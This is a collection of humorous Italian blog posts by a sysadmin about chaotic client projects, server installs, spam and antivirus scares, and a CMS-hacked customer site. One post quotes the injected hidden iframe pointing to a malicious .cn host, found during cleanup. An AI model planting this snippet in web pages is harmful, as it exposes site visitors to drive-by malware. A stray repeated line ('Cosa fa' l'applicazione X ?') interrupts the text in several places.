DB - Quindi, \$provider fornisce i server (due) e lo spazio, noi dobbiamo occuparci dell'installazione e della migrazione dei dati. E stavolta facciamo le cose con calma e per bene, non come per il server di CL.

IO - Quando arrivano i server? Che ci dobbiamo installare e come? E come ci accedo al server attuale per copiare i dati e controllare le cose?

DB - I server dovrebbero arrivare oggi o domani e dovresti gia' avere una mail con tutti i dettagli.

Io controllo la posta e non trovo un tubazzo di niente.

IO - Niente mail.

DB - Va bhe', adesso gli domandiamo.

Fast-forward di 3 giorni, ovviamente non abbiamo ricevuto i server, ne' la famosa mail, ne' ho la piu' pallida idea di cosa, come e dove.

DB - Allora, come andiamo con \$noiviaggiamointreno?

IO - Dove sono i server? Dove sono i dati? Dove e' la famosa mail?

DB - Non hai ancora ricevuto niente? Hai provato a domandare?

IO - No e A chi?

DB - Ah, be', adesso mando la mail.

Fast-forward di altri 3 giorni, quando becco DB alla macchina del caffe'.

IO - Allora, sta' mail di \$noiviaggiamointreno?

DB - Non ti e' ancora arrivata?

IO - Non mi e' arrivato un tubazzo di niente, ma se tu mi dicessi a chi devo domandare, magari ci sbrighiamo meglio?

DB - No e' che il contratto per la migrazione ancora non l'hanno firmato, quindi si tratta di gestire la cosa con un pelo di cautela...

Come no, prima e' tutto con cautela ed alla fine e' tutto di corsa. Fast-forward di altri 2 giorni. E siamo alla riunione settimanale.

DB - Allora, come andiamo con \$noiviaggiamointreno?

IO - Esattamente come andavamo prima: i server 'ndo' stanno? E le informazioni che avevo chiesto?

DB - Ma io avevo chiesto al tipo di contattarti...

IO - Ecco, adesso dimmi chi capperò e' il tipo così lo contatto io direttamente ed evitiamo ulteriori problemi.

DB - Comunque i server puoi cominciare ad installarli no?

IO - Sì, se li AVESSI i server!

Finalmente, quel pomeriggio, pare che qualcuno si sia svegliato di botto ed i servers sono consegnati. Faccio una installazione di base e mi rimetto in attesa. Fast-forward di altri 3 giorni.

DB - Allora, abbiamo finalmente la roba da installare sui server.

Cosa fa' l'applicazione X ?

IO - Ottimo. E come dovrebbero essere installati i server?

DB - Come come?

IO - Allora, abbiamo DUE servers, come devono essere usati? Cluster? Db-server-web-server? Come?

DB - Heeee.... Che dicono loro?

IO - E che cappero ne so! Non mi hai ancora mandato la roba!

Finalmente, vedo che dicono. Allora, sono 4 file .tgz, chiamati molto poeticamente 'htdocs.tgz', 'htdocs2.tgz', 'mysql.tgz' e 'cms.tgz'. Nessuna traccia di come dovrebbe essere installata questa roba o dove dovrebbe andare e come configurarla.

Fast-forward di altri due giorni, quando, **finalmente** riesco a ricevere uno straccio di file .pdf con su due istruzioni su come dovrebbero essere installati questi server e come configurare quella fetecchia. I due server dovrebbero essere 'server di produzione' e 'server di sviluppo' e la fetecchia richiede cambiamenti manuali in due o tre o quattro o dieci file .PHP (si', n'altra phporcata). Io eseguo, cerco di vedere se questo sito del cappero funziona e risulta che le animazioni flash funzionano, ma per il resto pare che manchi la meta' della roba. A questo punto decido che ne ho avuto abbastanza, acchiappo DaBoss e finisco con lo strappargli CHI E' che devo contattare per questo maledetto arnese. Il sito risulta fatto e curato da \$sporcamezzadozzina, una ditta francese.

Contatto e domando come mai pare che io abbia meta' della roba, come mai non funziona un tubo e come faccio ad avere una login sul server di produzioni cosi' me la gestisco da solo.

Tutto silenzio sul fronte occidentale per altri 3 giorni. Dopo di che arriva un tizio (UL) di \$noiviggiamointreno per un meeting relativo al progetto.

DB - Quindi come andiamo con il progetto?

IO - I server sono qui e l'OS e' installato, per il resto non ho ricevuto nessuna risposta sul come faccio a collegarmi al server e perche' abbiamo solo meta' della roba o perche' non funziona.

UL - Con chi hai parlato di \$sporcamezzadozzina?

IO - Con nessuno, io ho solo un indirizzo di posta elettronica.

DB - Comunque possiamo portare i server in colo ed attaccarli no?

IO - ???SCUSSA?? Prima mi dici che vuoi le cose fatte con cautela e verificate e funzionanti e adesso mi dici che vuoi i server in colo DOPO che io ti ho detto che non funziona una cippa?

DB - No e' perche' i server che sono in hosting adesso verranno spenti alla fine del mese (*cioe' la settimana prossima*) e quindi dobbiamo mettere il tutto in produzione prima della fine della settimana.

Cosa e' che avevo detto al riguardo di fare le cose di corsa alla fine?

Riesco, dopo un giro di mail allucinante, a contattare qualcuno di \$sporcamezzadozzina per avere l'accesso al server di produzione, perche' ho gia' capito che se domando a loro come faccio a far funzionare questo arnese non mi passa piu'. La loro (piuttosto laconica) risposta e' "tu vuoi cosa? per fare che?". Segue la mia risposta: voglio un accesso SSH al vostro server, READ-ONLY ma con la possibilita' di vedere i files di configurazione di Apache, PHP, MySQL etceteri' etcetera'.

La loro risposta e' "dobbiamo discuterne con il cliente".

Il cliente (UL) ovviamente e' in CC in tutte le mail, e prontamente spedisce una mail dicendo "dagli accesso e non rompere". Dopo di che... SILENZIO PER ALTRI 3 GIORNI. Dopo 3 giorni (ed una mail al giorno di "sveglia"), mi arriva una mail che mi richiede la mia chiave pubblica per il login al server. Spedisco chiave pubblica. Silenzio per altri due giorni.

Cosa fa' l'applicazione X ?

Nel frattempo la fine del mese si avvicina e DaBoss scalpita (che non poteva scalpitare un mese fa' quando aveva il tempo di scalpitare no?).

Ricevo ennesima mail che dice che l'accesso e' a posto. Io provo e scopro che l'accesso non e' a posto per un bel tubo. Qualche cosa mi dice che i signori non hanno mai provato una connessione con chiave pubblica/privata. Io gli suggerisco di verificare i diritti sulla directory .ssh. Alla fine, a 3 giorni dalla disconnessione del server, riesco ad avere accesso al server. E noto subito un paio di cosucce... in ordine sparso:

- i file .php che ho ricevuto io erano circa 250 Mb, sul server ce ne sono circa 3 Gb...
- il server web gira con lo stesso utente che "possiede" i file e le directory, che senno' il CMS non puo' creare i files nelle directory...
- la struttura del database non somiglia manco un po' a quella che mi hanno mandato.
- i signori si sono dimenticati di dirmi che servono una dozzina o piu' di *RewriteRule* nella configurazione di Apache altrimenti non funziona un tubo.

Dopo una quantita' industriale di copia/controlla/incolla/testa e ricomincia da capo, riesco, finalmente ad avere il server in condizioni funzionanti. Sorvolo sulla orrendita' del sito interdet. Per un po' mi sono trastrullato con l'idea di suggerire ai signori una nota ditta per la manutenzione del sito interdet.

Finalmente, lunedì' siamo pronti per portare questi due cosi in co-lo, quando DaBoss si appropinqua.

DB - Ah, hai installato il server di posta?

IO - ??? Quale server di quale posta??

DB - Perche' vogliono anche un server di posta in aggiunta al web... pensavo che te lo avessero detto...

E meno male che dovevamo fare tutto "con calma" ed in modo "controllato"...

Davide

03/05/2010 08:00

To Project Manage or To Not Project Manage

Altra riunione settimanale.

DB - Allora, da ora in avanti P sara' il nuovo "capo" azienda.

Il che gia' mi piace poco, dato che io e P abbiamo gia' avuto diversi scornamenti riguardo al suo (ed al mio) modo di lavorare.

DB - Dunque, abbiamo un nuovo progetto per \$noivendiamorottami che riguarda un nuovo proxy server con doppia ridondanza eccetera eccetera. Ma non ho ancora i dati completi quindi dovrete occuparvene voi.

IO - E chi dovremo contattare per avere i dati?

P - No i contatti con \$noivendiamorottami li gestisco io.

IO - Come ti pare.

Diverse ore dopo ricevo una mail da P che mi richiede un "piano di migrazione" completo per il nuovo proxy. La mia risposta e': dato che TU tieni i contatti dovresti essere TU a fornire il piano. Se vuoi che IO fornisca il piano prima dovrai fornire le informazioni relative a COSA bisogna fare.

La discussione si e' protratta per diversi giorni (si' **giorni**). Finche' non mi sono ritrovato NUOVAMENTE a consulta con DaBoss.

DB - Che succede con \$noivendiamorottami?

IO - E che ne so.

DB - P dice che non hai fatto un piano.

IO - E come faccio a fare un piano se non so cosa dovrebbe essere fatto, cosa c'e', cosa non c'e' eccetera eccetera?

DB - Perche' non domandi?

IO - Io ho domandato a LUI, e lui ha detto che i contatti li tiene lui, quindi se lui tiene i contatti lui dovrebbe essere quello che fa il piano. Altrimenti che si disciuli.

DB - Ma tu dovresti essere il project manager.

IO - Se io devo fare il project manager devo anche sapere che accidenti si richiede dal progetto, altrimenti come accidenti dovrei gestirmelo? Se P vuole tenere le relazioni dovra' anche fare il project manager.

Sgrumblesgrumblesgrumble... come dite? Mi ripeto parecchio ultimamente?

Davide

10/05/2010 08:00

Panic Mode

Siamo di nuovo a narrare delle vicende di P, che ha "sostituito" DaBoss nella gestione "ordinaria" delle faccende aziendali.

Questo individuo ha diversi problemi, il primo e' che non capisce un accidente di niente. E si' che dovrebbe essere un Network Administrator. Ma mi ricordo di qualcuno che avrebbe dovuto essere un Project Manager quindi non e' che mi sorprenda molto. Il secondo problema e' che ha il "Panic Mode" sempre attivato. Che accidenti e' il "Panic Mode" direte voi? Semplice: e' la tendenza a correre intondo urlando molto a lungo e molto forte quando succede qualche cosa di inatteso. Il che rende l'attivita' di debugging e soluzione dei problemi molto piu' complesse del necessario. Come oggi per esempio.

Per prima cosa arriva un ticket da CL1 che lamenta che ha ricevuto una mail contenente un virus. Almeno, il suo antivirus ha detto che c'era un virus e, come la volta precedente, la mail e' introvabile. Quindi io non so se la mail conteneva qualche cosa oppure no e loro nemmeno. Quindi chiedo a CL1 di mandarmi la mail se la riceve di nuovo e finito il discorso.

Almeno penso io, invece, 10 minuti dopo, mi ritrovo P ullullante.

P - COMEEPOSSIBILECHEUNVIRUSSIAPASSATOSENZACONTROLLO, COMEPOSSIAMOFARE CHENONSIRIPETAPIU', CHESTASUCCEDENDO, PANICO, TERRORE, RACCAPRICCIO!

Ok, non ha detto proprio cosi', ma il concetto e' lo stesso.

IO - Per prima cosa vatti a fare una dozzina di camomille. E' sempre possibile che qualche cosa sfugga al filtro dato che non e' perfetto al 100% ne' lo sara' mai. Se loro mi mandano sta' ca\$\$o di mail io la manderò al nostro fornitore di antivirus e loro controlleranno che sia nel database, altrimenti picche.

P - MA QUESTO E' INACCETTABILE, NOI NON POSSIAMO MANDARE IN GIRO VIRUS!

IO - E' da Dicembre che sto domandando se e' possibile avere un secondo antivirus da affiancare al primo, ma a quanto pare il problema e' che questa gente (*i fornitori di antivirus*) hanno la strana pretesa di **essere pagati...**

La discussione (se cosi' la si puo' chiamare) si e' protratta per una buona mezz'ora. Al termine della quale, ovviamente, non e' cambiato niente. Certo, si potrebbero acquistare TUTTI gli antivirus esistenti sul mercato, ma c'e' il piccolo problema di *pagare le licenze* ed il non cosi' piccolo problema di *processare tutte le mail* in un tempo decente senza ammazzare il server. E qui' si parla di qualche cosa come 8 milioni (OTTO MILIONI) di mails al giorno...

La pace comunque e' stata di poca durata, perche' nel giro di un paio d'ore e' arrivato il problema numero due: nella forma di un ticket da parte di CL2 che lamenta un "mostruoso" quantitativo di spam che arriva nonostante tutto.

Io mi metto a contare: uno... due... tre... arrivato al nove P si ripresenta di nuovo ullullando come un alieno col mal di denti.

Sorvolo sull'ullullamento che e' andato piu' o meno nello stesso modo. Comunque, una volta che l'ullullatore se n'e' andato, io mi sono messo a guardare il problema ed ho rapidamente scoperto che CL2 ha modificato la configurazione dell'antispam per marcare le mail semplicemente negli header e poi se ne e' dimenticato. Con il risultato che l'80 per cento delle mail erano correttamente marcate ma lui non se ne accorgeva.

Cosa fa' l'applicazione X ?

Ed il restante 20 per cento? Il piccione ha messo tutto il dominio yahoo.com nella whitelist... 'nuff said.

Una volta fattogli notare il fatto, il "problema" si e' risolto da solo.

E adesso aspetto il successivo "panic".

Davide

17/05/2010 08:00

Calma, Calmina, PANICO!

E risiamo in riunione con P, che come gia' detto ha assunto la gestione dei vari progetti.

P - Allora, abbiamo un progetto nuovo per \$noidormiglioni per un server web, il server viene fornito da \$notoisp e noi dobbiamo fare l'installazione e la gestione.

IO - Ottimo, cosa dobbiamo installare su quel coso?

P - Non lo sappiamo ancora, ma dobbiamo ricevere il server oggi, quindi lo sapremo piu' tardi.

Fast forward di 2 giorni...

P - Allora, come va' con \$noidormiglioni?

IO - Dove e' il server? Cosa dobbiamo installarci?

P - Non e' ancora arrivato?

IO - Cosa doveva arrivare? Godzilla?

P - No, il server ed il documento relativo al server.

IO - Bhe', di qui' non e' passato.

Fast forward di altri 3 giorni...

P - E come siamo messi con \$noidormiglioni?

IO - Esattamente come eravamo messi la settimana scorsa, cioe': non e' arrivato un tubo, io non ho il server ne' la piu' pallida idea di cosa dovrebbero installare e come.

Fast forward di altri 3 giorni...

P - Allora, quando e' pronto il server per \$noidormiglioni?

IO - Sicuramente DOPO che e' arrivato e DOPO che mi e' stato detto che cosa dovrei installarci.

P - Ah, ma abbiamo le info, non ti e' arrivata la mail?

IO - A me non e' arrivato un tubo.

Ed il motivo per cui non mi e' arrivato un tubo e' semplicemente che la mail e' stata indirizzata solo a P, ovviamente, come mi dice il log del server di posta. Comunque, dopo una rapida visita alla sua casella di posta, ne ho una copia.

La mail in questione dice semplicemente di installare un banale server LAMP. Niente altro. Qualche cosa mi dice che qualunque cosa questa gente voglia fare finira' con l'usare la versione di Php *sbagliata*. Comunque, senza il server e' molto difficile fare qualsiasi cosa. Quindi mi limito ad attendere gli eventi.

Fast forward di altri 3 giorni...

DB - Allora, ho appena parlato con CL di \$noidormiglioni che vuole sapere a che punto siamo con il loro server...

IO - Siamo sempre al punto che aspetto il server.

DB - Ah... non e' ancora arrivato?

IO - E che aspetto di sapere che cosa dovrei installarci.

DB - Ma P non ti ha passato il documento di installazione?

IO - L'unica cosa che mi ha passato e' un bel mal di testa.

Dopo una mezz'ora mi arriva il famoso documento con una nota di DB che mi chiede di specificare le versioni

Cosa fa' l'applicazione X ?

dei vari software installati. Io faccio un rapido controllo e specifico le varie versioni, tanto lo so gia' che qualunque versione noi installiamo loro vorranno la versione +1.

Il giorno dopo mi arriva la versione 'aggiornata' del documento con le varie versioni (quelle che ho specificato io). E niente altro. Fino al primo pomeriggio quando arriva P.

P - Allora, oggi dovremmo ricevere il server. Che deve essere installato domani mattina alla co-lo.

IO - Sempre tutto fatto con calma, tranquillita' e con ampio tempo a disposizione eh?

Ho la vaga impressione che il metodo di gestione di \$brancodipaguri sia stato esportato qui'...

Comunque, il server, quel giorno non si e' visto. Poi per un paio di giorni sono stato a casa con l'influenza e quando sono rientrato in ufficio (venerdi') ho trovato una pila di mail ad aspettarmi relative a vari problemi con il sistema di mailscan. Apparentemente il nostro amico CL ha ancora un bel open-relay come server. Inoltre vedo una marea di mail di spam contenenti solo una immagine, per questo mi serve un bel (si fa per dire) ocr per controllare le immagini. Quindi sono qui' che preparo un bel (si fa sempre per dire) RPM da installare su tutti i vari server di scanning quando mi ri-arriva P.

P - Allora, oggi dovremmo ricevere il server...

IO - Questa frase l'ho gia' sentita...

P - E dobbiamo installarlo in colo lunedì'.

IO - Si', come no...

Incredibile ma vero, *il server arriva davvero!* Viene consegnato (ovviamente) alle 3.40 di pomeriggio. E, come mi aspettavo, scopro che questo coso ha un controller Adaptec i2o e l'installazione di CentOS non lo riconosce, il che significa che devo rifare il foxxuto initrd per caricare il driver.

Comunque, finisco l'installazione alle 5.30 e lascio il tutto per l'installazione in co-lo. Tanto lo so gia' che **non verra' installato** in colo. Ed infatti, il server riposa in sala macchine per una settimana prima di essere effettivamente installato. Ed ovviamente il branco di pinguini si lamenta poi che loro hanno bisogno di tutte le versioni diverse di tutto cio' che e' installato... sgrumble sgrumble sgrumble.

Google Groups

Davide

24/05/2010 08:00

Il Contrario di

Alura, ri-siamo a consulta con DaBoss, scopo della grande riunione e' il miglioramento delle condizioni lavorative. Io per un po' ho sperato che DB avesse deciso di traslocare l'ufficio in una penthouse con piscina e playmates annesse, ma mi sa che non andra' cosi'.

DB - Alura, dato che tutti si lamentano della situazione di caos lavorativo attuale, ho deciso di prendere la palla al balzo e migliorare la strutturazione delle attivita' interne.

Qui' ci va' una piccola spiegazione. DaBoss e' un fanatico della segmentazione. Che roba le'? Semplice: da noi ci sono gli amministratori Unix (che sarei io insomma), gli amministratori di rete, chi si occupa dell'hell-desk ecceteri' eccetera'. Il problema e' che molte volte le attivita' si incrociano e ricoprono piu' posizioni. L'installazione di un server coinvolge me per l'installazione del server stesso, il dinamico duo Bert+Bart per il networking, Bart (di solito) per l'installazione fisica (quando non la faccio io), la nostra segretaria per la parte amministrativa, DaBoss stesso per gli ordini hardware e l'impostazione del rack et similia, qualcun altro per i contatti con il cliente, chissachi' per la configurazione del firewall o del router... insomma, per una roba sostanzialmente "semplice" c'e' un casino di gente che dovrebbe fare una (relativamene) piccola parte in concerto con tutti gli altri, il problema e' che non essendoci un vero "project manager" che coordina tutta l'attivita', la maggioranza delle volte le cose finisce che vengono fatte alla carlona o all'ultimo secondo (o entrambe).

DB - Ecco quindi la mia idea: usiamo il fantastico CRM, con un modulo speciale che mi sono fatto sviluppare appositamente da una ditta esterna per gestire i progetti interni!

Ed e' quindi passato ad illustrare le sublimi funzionalita' di questo "modulo" extra, funzionalita' che consistono in pratica nell'aggiungere delle "note" che sono "assegnate" ad uno o ad all'altro utente.

Non e' stato chiaro **chi** dovrebbe pero' controllare il coso per stabilire chi e' che fa' chi, ne' chi dovrebbe controllare se le cose sono fatte. Lasciamo stare il "fatte per bene".

DB - (*finendo il panegirico*) ...ed in questo modo c'e' sempre una visuale completa di tutti i progetti in corso e chi dovrebbe fare che cosa e chi no. Domande?

IO - E chi e' che dovrebbe tenere aggiornato quel coso?

DB - Tutti quanti.

IO - Tutti quanti chi? E quando?

DB - Tutti quanti tutti quanti, e sarebbe preferibile che l'aggiornamento venisse effettuato in incrementi di 15 minuti.

IO - ???Come sarebbe a dire di 15 minuti?

DB - Si', ogni quarto d'ora.

Ora, forse sono io, ma secondo me il contrario di "caos" non e' "aggiornamenti ogni 15 minuti".

Ovviamente, il mio suggerimento che "magari e' meglio se assumiamo un vero Project Manager" (dato che apparentemente P non ha nessuna voglia di farlo) non e' stato accettato con grande entusiasmo.

Davide

31/05/2010 08:00

Che domande

E venne il giorno che il mio collega T se ne ri-va' in ferie. E non e' che decide di andarsene in campagna. Nooooo... se ne va', nientepodimeno che, in Canada. Per un mese (!).

Prima di andarsene in ferie mi passa un paio di mail relative all'arcifamosa applicazione di backup, adesso pare che ogni 2 x 3 l'arnese si ciucci via tutta la memoria disponibile e crashi la macchina che dovrebbe fare da server. Con il risultato che il backup non funziona piu' per niente e basta.

Io rimango della mia idea che un bel tar.gz + scp e' sempre la cosa migliore ma noooooo.

Comunque, mentre sono li' che litigo con i babbuini dell'applicazione (spiegami un po' perche' ti serve una shell con accesso root al mio server di backup per debuggarmi il problema), mi arriva Bert tutto trafelato.

Bert - CL!

IO - CL che?

Bert - Ti ricordi del problema di CL?

IO - A quale degli ennemila problemi di CL ti riferisci?

Bert - Quello della security del loro server.

IO - Sinceramente no, non me lo ricordo.

Bert - Ma T non ti ha passato il problema?

IO - L'unica cosa che mi ha passato e' questa roba del backup, per il resto nada. Sicuramente niente di relativo a CL ed al suo server.

Nel giro di dieci minuti Bert mi gira la mail, che altro non e' che una mail forwardata da qualcuno che lamenta che, in uno dei millemila siti che sono ospitati sul server di CL ci sta' un qualche tipo di malware - crapware - spyware - sarca\$\$o.

Lascio perdere per un attimo il backup e vado a vedere che succede sul sito di CL. E noto subito che il rapportino pare dire la verita'. In parecchi dei file di questa merdaccia trovo:

```
<iframe src="http://bigbestlite.cn:8080/index.php" width=179 height=102
style="visibility: hidden"></iframe>
```

Oh che gioia.

Naturalmente, nel giro di 5 minuti quella palla-al-piede di P arriva subito a rompere i marroni del come e del cosa. Quajo', e dammi almeno il tempo di guardarlo sto coso no?

Comunque da quello che vedo non e' qualcuno che ha fatto qualche cosa via ftp o SSH. Sembra proprio che il malandrino abbia usato quella meraviglia di phpapplicazione del menga di cui gia' dissi qui e qui. Il che mi semplifica la vita perche' posso tranquillamente dirgli di andarsi a lamentare con chi quell'arnese lo sviluppa invece di preoccuparmi io. Ma per il momento dovro' fare un bel restore del sito precedente. Precedente all'hackeraggio intendo. Ok, acchiappa quella meraviglia (sic) di applicazione di backup e chiedi il restore dell'intero sito al giorno \$giornohackeraggio[-1].

E qui' casca l'asina: a quanto pare la password - chiave di decrittazione che sta' scritta in corrispondenza di CL nel nostro strepitoso database di configurazione e' sbagliata. Nel senso che il foxxuto programma di restore mi segnala errore di decrittazione per il 50% dei files e non ripristina una beata favonza.

Cosa fa' l'applicazione X ?

Dopo un paio di madonne ed una lettura della documentazione di questo arnese scopro che se richiamo il malefico backup manager con un certo switch lui mi **visualizza** la password di crittazione. Mai la frase "ma a che ca\$\$o serve?" e' stato pronunciata piu' spesso.

Comunque, riesco a fare il restore, mi faccio una copia (un bel tar.gz) del sito 'incriminato', zappo via il tutto e poi ci scarico sopra la versione precedente.

E non funziona un tubo naturalmente. Perche' devi **anche** fare il restore del database ovviamente. Dopo un paio di ore di ravanamento il sito sembra riprendere vita e funzionare in modo decente. Almeno "decente" se si considera la phporcata ovviamente.

Un paio d'ore dopo P ritorna a rompere i marroni.

P - Sei riuscito a capire come hanno fatto ad entrarci dentro?

IO - Entrarci?

P - Intendo sul server di CL.

IO - Nessuno e' entrato da nessuna parte. Hanno usato quella chiavica di PhPorcata per gestire il sito.

P - E come hanno fatto? Non c'e' una password o roba cosi'?

IO - Non lo so se c'e' una password o no. Puo' darsi ci sia, dovresti domandarlo a CL. Ma conoscendo CL, se una password c'e', probabilmente e' "password".

P - E se non e' cosi'?

IO - Se non e' cosi' magari hanno usato un qualche baco di quella chiavica di coso, che tanto a posto comunque non mi sembra. In ogni caso, non sono affari nostri. Noi gestiamo il server dal punto di vista hardware ed OS, non gestiamo la schifosa applicazione.

P - Ma se il cliente ci domanda noi dobbiamo rispondere.

IO - Se vuoi la mia opinione, l'applicazione e' una chiavica e dovrebbe essere cestinata.

P - Ma non possiamo rispondergli cosi'.

IO - Perche' no?

P emette dei suoni volti ad indicare che non approva la mia idea ma non e' in grado di prodursi una risposta piu' efficace od articolata.

IO - Ed allora sarebbe opportuno che cercassero di "assicurarlo", nel senso di renderlo piu' sicuro, non stipulare una polizza, cambiando tutte le password e magari di rivedere il codice della chiavica in modo che il foxxuto coso non debba necessariamente avere tutti i permessi del mondo per poter funzionare.

P - Magari possiamo offrire di fare un controllo di sicurezza, come quello che tu facesti sul sito di \$noicuriamoivostrinteressi.

Di quella cosa ne parlai qui, qui e per finire qui.

IO - Si'. Bello. **Dopo** che il sito e' stato hackato non c'e' piu' bisogno di domandare se il sito e' hackabile, la risposta la sai gia'.

Per la serie "chiudere la stalla dopo che i cavalli sono stati mangiati".

Davide

07/06/2010 08:00

Vai avanti cosi' che vai bene

Avevamo lasciato il nostro eroe (io) a tenere il forte sfidando le intemperie e le ca\$\$ate sparate dai vari CL. Dopo "l'hackeraggio" del sito di CL (come narrato precedentemente) mi aspettavo che il CL in questione procedesse ad un bel aggiornamento di quella chiavica di CMS. Ma apparentemente cio' che pare logico a me pare sempre poco logico a chiunque altro.

Siamo cosi' a mercoledi', quando Bert mi avvisa che, secondo CL, il sito di cui sopra e' stato ri-hackerato. Alla mia domanda se hanno aggiornato il CMS ottengo risposta negativa. Alla domanda successiva, se hanno cioe' quantomeno cambiato la password, ri-ottengo la suddetta risposta.

Vabbe', e' di CL che parliamo qui he. Procedo pertanto al ri-restore e mi metto in attesa del successivo problema, che si presenta nel giro di dieci minuti nella forma di P.

P - Che e' successo adesso al sito di CL?

IO - La stessa cosa che gli era successa prima suppongo. Finche' non cambiano le password e magari mettono a posto quella chiavica di CMS, dubito che si possa fare qualche altra cosa.

P - E non possiamo fare qualche cosa?

IO - Spegner il server per esempio? Perche' dubito che accendere il cervello di CL sia una cosa fattibile.

P - No, intendevo... aggiornare il server.

IO - Noi non facciamo la manutenzione del loro CMS, per altro, loro lo hanno pagato quel coso, quindi sono affari loro di che versione vogliono usare.

La "discussione" si protrae per un po'. Apparentemente P e' il tipo che, quando un CL si lamenta, **deve** ottenere soddisfazione, non ha importanza se cio' di cui il CL in questione si lamenta e' completamente un problema causato dal CL medesimo.

Un po' piu' tardi si presenta DaBoss.

DB - Allora, ho finalmente ricevuto risposta da \$produttore diauto.

IO - Aspettavamo una risposta?

DB - Si', per il loro progetto Web...

IO - Il "progetto web"?

DB - Si'... ci hai presente quella cosa di cui ti dissi un 2 o 3 mesi fa? Che volevano rifare tutto il loro server web passando ad una soluzione con due server web in cluster piu' database dedicato e blah blah blah yada yada yada

mettete qui un quarto d'ora di babbilamme riguardo ad un progetto di cui io non mi ricordo un tubazzo di niente.

IO - Hemmm... vabbe', facciamo finta che mi ricordo va'. Comunque, hai avuto la risposta e...?

DB - Ah, si'. Ho avuto la risposta e... non se ne fa' niente.

IO - Come sarebbe a dire non se ne fa' niente?

DB - Si' perche' \$produttore diauto sta' andando in fallimento, blah blah blah, contenimento dei costi, yada yada yada, riduzione degli investimenti, blah blah blah, dirottamento dei liquidi, yada yada yada, riciclaggio dei solidi...

mettete qui un altro quarto d'ora di babbilamme.

IO - Hemmm... Ok... quindi?

Cosa fa' l'applicazione X ?

DB - Niente, solo per avvisarti.

DaBoss se ne diparte per altri lidi e la giornata scorre tranquilla fino alle 4 del pomeriggio. Quando un controllino ai grafici del load-balancer che controlla quel mastodonte del mailsan mi dice che uno dei due cluster e' a palla.

Tempo addietro, per ridurre il carico quando di server di ingresso ne avevamo di meno, avevamo messo un limite al numero di connessioni contemporanee sul load balancer di 1000 connessioni **per server**. Il che significa **diecimila** connessioni contemporanee. Che secondo me dovrebbero essere piu' che sufficienti, ma ogni tanto ci arriva un qualche botto di mail ed io vedo il grafico andare su e poi raggiungere il massimo. Di solito non ci rimane molto a lungo, ma qualche volta permane per qualche giorno.

Ci tengo a precisare che queste sono connessioni che, nel 99% dei casi, vengono poi ignorate o rifiutate lo stesso, ma il risultato e' che il sistema di monitoring manda uno strillo. Strillo che viene catturato immediatamente dalla solita palla-al-piede di P, il quale arriva subito a rompere i marroni.

P - Che cosa succede?

IO - Niente. E' tutto normale.

P - Come sarebbe a dire e' normale? Io ricevo degli allarmi!

IO - Ci sarebbe da domandare **perche'** tu ricevi gli allarmi, comunque, in questo caso, l'allarme e' ingiustificato e potrebbe essere ignorato.

P - Ma le connessioni vengono rigettate!

IO - Verrebbero rigettate in ogni caso.

P - I clienti non possono mandare la posta!

IO - I clienti non mandano la posta attraverso il nostro sistema, semmai la ricevono, e comunque ho appena verificato e la posta passa ugualmente, d'altra parte io mi aspetto che il load balancer sia sufficientemente furbo da droppare le connessioni che arrivano dallo stesso IP, il che significa Cina, Korea, Jugoslavia o sarca\$\$o.

P - E quindi cosa intendi fare?

IO - Niente. Non intendo fare niente perche', che tu ci creda o no, non sta' succedendo niente di eccezionale. Se il grafico ti disturba non guardarlo.

Ovviamente, a P non e' piaciuta la risposta. Con il risultato che mezz'ora dopo DaBoss e' stato richiamato da un P sull'orlo del collasso.

DB - E quindi?

IO - Come ho gia' spiegato, non c'e' niente di anormale. Il sistema e' progettato per funzionare in questo modo. Al massimo si puo' verificare un lieve rallentamento nella ricezione della posta. Questione di minuti.

DB - **Minuti?!!??**

IO - Come gia' spiegato numerose volte, la posta elettronica non e' mai stata pensata per essere istantanea.

DB - Comunque, cosa possiamo fare per risolvere il problema?

IO - Non c'e' nessun problema. Non sta' succedendo niente di anormale.

DB - Ma P dice che i clienti non ricevono posta.

IO - P dice delle stronzate e tu non dovresti dargli retta.

DB - Ma una soluzione?

IO - 'Scolta... Punto primo: non puoi sperare di vincere ad un confronto di forza bruta su Internet. Tu puoi mettere qui dentro 100 server, ma la' fuori ce ne sono miliardi. Punto secondo: anche se noi non avessimo nessun limite di connessione le connessioni sarebber **sempre** rigettate dal server subito dietro al load balancer. In questo momento il load balancer sta' risparmiando del lavoro al server. Punto terzo: questo e' esattamente come il sistema e' progettato! Non c'e' niente di anormale. Ignora P ed i suoi allarmi!

Cosa fa' l'applicazione X ?

Non c'e' bisogno di dire che dieci minuti dopo stavamo aumentando il limite a 5000 connessioni contemporanee per azzittire il foxxuto monitoring no eh?

Davide

14/06/2010 08:00

Who am I?

It's your fault. It's always your fault. When the air conditioning goes down, which it definitely will, it's your fault. We know you have no control over the air conditioning. Why should that relieve you of responsibility for it.

Ditto for the elevators, plumbing, lighting, door locks, UPS, mail "service", external power, telephone "service", and everything else. If it's down or dead or flapping in the breeze, you are the one who will get the call from the luser community and the HellDesk, you are the one who will get the rockets from Mahogany Row, and you are the one who will be expected to have fixed it even before it failed. You have no time machine to accomplish that last feat; that, too, is your fault.

You can't hide. Everyone knows your name. Images of your face and of your favorite T-shirts are posted on all the bulletin boards. Your very shoeprints have been imaged and now appear on the lobby and hall monitors, so that you can be tracked. Your coffee has RFID chips in it. You are a Known Man.

You are the person who is expected to know, without ever having the opportunity to RTFM, all the ins, outs, weaknesses, idiosncracies, foibles, and deviations from standards of Every GodsDamned Piece Of Software Installed Anywhere In the Company. You are the person who knows where the documentation and the behavior don't match, and you know what the behavior is in those cases.

You are the person who is expected to be able to translate documentation from Elbonian, Hausa, Mordovian, Yakut, Quechua, Maori, Yanomamo, Yandruwandha, Estonian, Bengali, Urdu, Finnish, Kwakiutl, and Euskara. Somehow, despite yourself, you manage to do all these.

For your managers, miracles from you are simply not enough: you're on a continuous improvement program, and you did miracles last week. For that matter, you did miracles last year. Something stronger now is required, and you deliver.

You are the person who comes in on a weekend at 3 AM to do something that saves a Fortune 500 company -- not your employer, but another company, where a friend works.

You are the person who merely looks at a failing machine, only to have it straighten up and fly right. It doesn't need to fear the gods; it knows that You Are Boss. You may not have brought it into the world, but you certainly can take it out.

You have no control over *foo*, but you are to blame when it fails.

You are a systems administrator.

MikeA on alt.sysadmin.recovery

Davide
21/06/2010 17:27

In Cucina con Chef D

La scena si apre su una cucina perfettamente attrezzata ma vuota.

Annunciatore - Ed eccoci per una nuova puntata di "in cucina con Chef D", ed ecco a voi il nostro ospite: Chef D.

Voci vengono da una porta laterale

ZAK! (*suono di qualche cosa che viene mozzato di netto con un coltello bene affilato*)

AYEEEEEEHHHHH!!!!

